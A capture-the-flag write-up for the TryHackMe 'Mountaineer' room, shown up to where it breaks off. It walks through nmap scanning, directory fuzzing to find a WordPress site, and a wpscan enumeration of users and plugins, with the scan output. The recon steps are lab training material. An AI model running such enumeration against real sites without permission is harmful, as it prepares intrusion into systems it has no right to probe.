MOUNTAINEER


- https://tryhackme.com/room/mountaineerlinux

SCANNING


I performed an **nmap** aggressive scan and found 2 open ports on the target.

FOOTHOLD


I accessed the web application running on the target and landed on a default **nginx** page.




I fuzzed it for hidden directories and found a directory called *wordpress*.




I accessed the page and noticed that the resources weren't being loaded properly.




I viewed the *network* tab in my developer's tab to see the requests made by the application and found the domain that was mapped to it.




I mapped the domain to the target IP in my */etc/hosts* file and refreshed the page.




I then fuzzed for other files in the directories and confirmed that this was a wordpress installation.





The `wp-login.php` endpoint was accessible which could allow me to access the dashboard and potentially get a reverse shell.




I then enumerated plugins and users using **wpscan**.



root@kali: ~/thm/mountaineer
File Actions Edit View Help
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
┌──(root㉿kali)-[~/thm/mountaineer]
└─# wpscan --url http://mountaineer.thm/wordpress/ --enumerate ap,u
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] It seems like you have not updated the database for some time.
[+] URL: http://mountaineer.thm/wordpress/ [10.10.209.13]
[+] Started: Mon Jun 30 13:28:05 2025
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: nginx/1.18.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://mountaineer.thm/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/


root@kali: ~/thm/mountaineer
File Actions Edit View Help
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
root@kali: ~/thm/mountaineer
[+] WordPress readme found: http://mountaineer.thm/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
